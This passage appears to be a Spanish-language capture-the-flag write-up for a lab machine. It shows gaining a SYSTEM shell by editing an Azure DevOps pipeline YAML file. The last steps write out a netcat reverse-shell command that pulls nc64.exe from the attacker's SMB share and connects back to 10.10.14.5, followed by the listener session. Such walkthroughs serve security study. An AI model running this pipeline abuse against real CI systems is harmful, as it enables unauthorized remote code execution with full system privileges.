Build a Node.js React app and deploy it to Azure as a Linux web app.



Node.js with Angular
Build a Node.js project that uses Angular.



Starter pipeline
Start with a minimal pipeline that you can customize to build and deploy your code.



Existing Azure Pipelines YAML file
Select an Azure Pipelines YAML file in any branch of the repository.

Y tenemos lo siguiente:

```
azure-pipelines.yml

1  # Starter pipeline
2  # Start with a minimal pipeline that you can customize to build and deploy your code.
3  # Add steps that build, run tests, deploy, and more:
4  # https://aka.ms/yaml
5
6  trigger:
7  - master
8
9  pool: 'Default'
10
11  steps:
12  - script: echo Hello, world!
13    displayName: 'Run a one-line script'
14
15  - script: |
16    echo Add other tasks to build, test, and deploy your project.
17    echo See https://aka.ms/yaml
18    displayName: 'Run a multi-line script'
19
```

Tras "script" tenemos dos comandos que se estan ejecutando, los podemos borrar y añadir uno nuestro que ejecute whoami:

```
azure-pipelines.yml

1  # Starter pipeline
2  # Start with a minimal pipeline that you can customize to build and deploy your code.
3  # Add steps that build, run tests, deploy, and more:
4  # https://aka.ms/yaml
5
6  trigger:
7  - master
8
9  pool: 'Default'
10
11  steps:
12  - script: echo Hello, world!
13    displayName: 'Run a one-line script'
14
15  - script: whoami
16    displayName: 'Run a multi-line script'
17
```

Le damos a "save and run" y creamos un nuevo "branch" donde se puede ejecutar nuestro codigo:

Save and run

×

Saving will commit /azure-pipelines.yml to the repository.

Commit message

Set up CI with Azure Pipelines

Optional extended description

Add an optional description...


☐ Commit directly to the master branch.

☒ Create a new branch for this commit and start a pull request.

azure-pipelines




Pero nos da un error, mos dice que no encuentra el nombre del pool "Default". Por lo que tenemos que modificar el campo "pool":

Progression


**Build pipeline failed** ^
1 error(s) / 0 warning(s)

×

The pipeline is not valid. Could not find a pool with name Default. The pool does not exist or has not been authorized for use. For authorization details, refer to https://aka.ms/yamlauthz.

**Set up CI with Azure Pipelines**
Robin Islip requested to merge from  azure-pipelines to  master just now

Para saber que "pool" es el que tenemos que añadir vamos abajo a la izquierda donde pone project settings:




En "agent pools" podemos ver los agentes que existen para los pools:

Project Settings

General
Overview
Teams
Security
Notifications
Service hooks
Dashboards
Boards
Project configuration
Team configuration
GitHub connections
Pipelines
Agent pools

Agent pools

Name	
	Setup Administrator

Como "Setup" es el unico agente existente tenemos que cambiar el pool a "Setup" y volverlo a lanzar:

```
1  # Starter pipeline
2  # Start with a minimal pipeline that you can customiz
3  # Add steps that build, run tests, deploy, and more:
4  # https://aka.ms/yaml
5
6  trigger:
7  - master
8
9  pool: 'Setup'
10
11 steps:
12 - script: echo Hello, world!
13   displayName: 'Run a one-line script'
14
15 - script: whoami
16   displayName: 'Run a multi-line script'
17
```

Podemos ver que el comando se ejecuta como "nt_authority system"

✓ #20241028.2: Update the agent pool

Manually run just now by Robin Liao

LogsSummaryTests

Job

Pool: Setup · Agent: Hamilton11

✓ Prepare job · succeeded

✓ Initialize job · succeeded

✓ Checkout · succeeded

✓ Run a one-line script · succeeded

✓ Run a multi-line script · succeeded

✓ Post-job: Checkout · succeeded

✓ Finalize Job · succeeded

✓ Run a multi-line script

```
1  ##[section]Starting: Run a multi-line script
2  =====
3  Task           : Command line
4  Description    : Run a command line script using Bash
5  Version       : 2.151.1
6  Author        : Microsoft Corporation
7  Help          : https://docs.microsoft.com/azure/devops/pipelines/scripts/bash-shell#bash
8  =====
9  Generating script.
10 Script contents:
11 whoami
12 ===== Starting Command Output =====
13 [command]"C:\Windows\system32\cmd.exe" /D /E:ON /V
14 ht authority\system
15 ##[section]Finishing: Run a multi-line script
16
```

Ahora tenemos que modificar el comando para que al igual que antes, nos ejecute el binario de netcat que tenemos compartido para establecer una conexión como "nt authority system":

```
1 # Starter pipeline
2 # Start with a minimal pipeline that you can customize to build and deploy y
3 # Add steps that build, run tests, deploy, and more:
4 # https://aka.ms/yaml
5
6 trigger:
7   - master
8
9 pool: 'Setup'
10
11 steps:
12   - script: echo Hello, world!
13     displayName: 'Run a one-line script'
14
15   - script: \\10.10.14.5\share\nc64.exe -e cmd 10.10.14.5 4321
16     displayName: 'Run a multi-line script'
17
```

```

└─$ rlwrap nc -lvnp 4321
listening on [any] 4321 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.203] 51398
Microsoft Windows [Version 10.0.17763.1282]
(c) 2018 Microsoft Corporation. All rights reserved.

W:\agents\agent11\_work\9\s>whoami
whoami
nt authority\system

```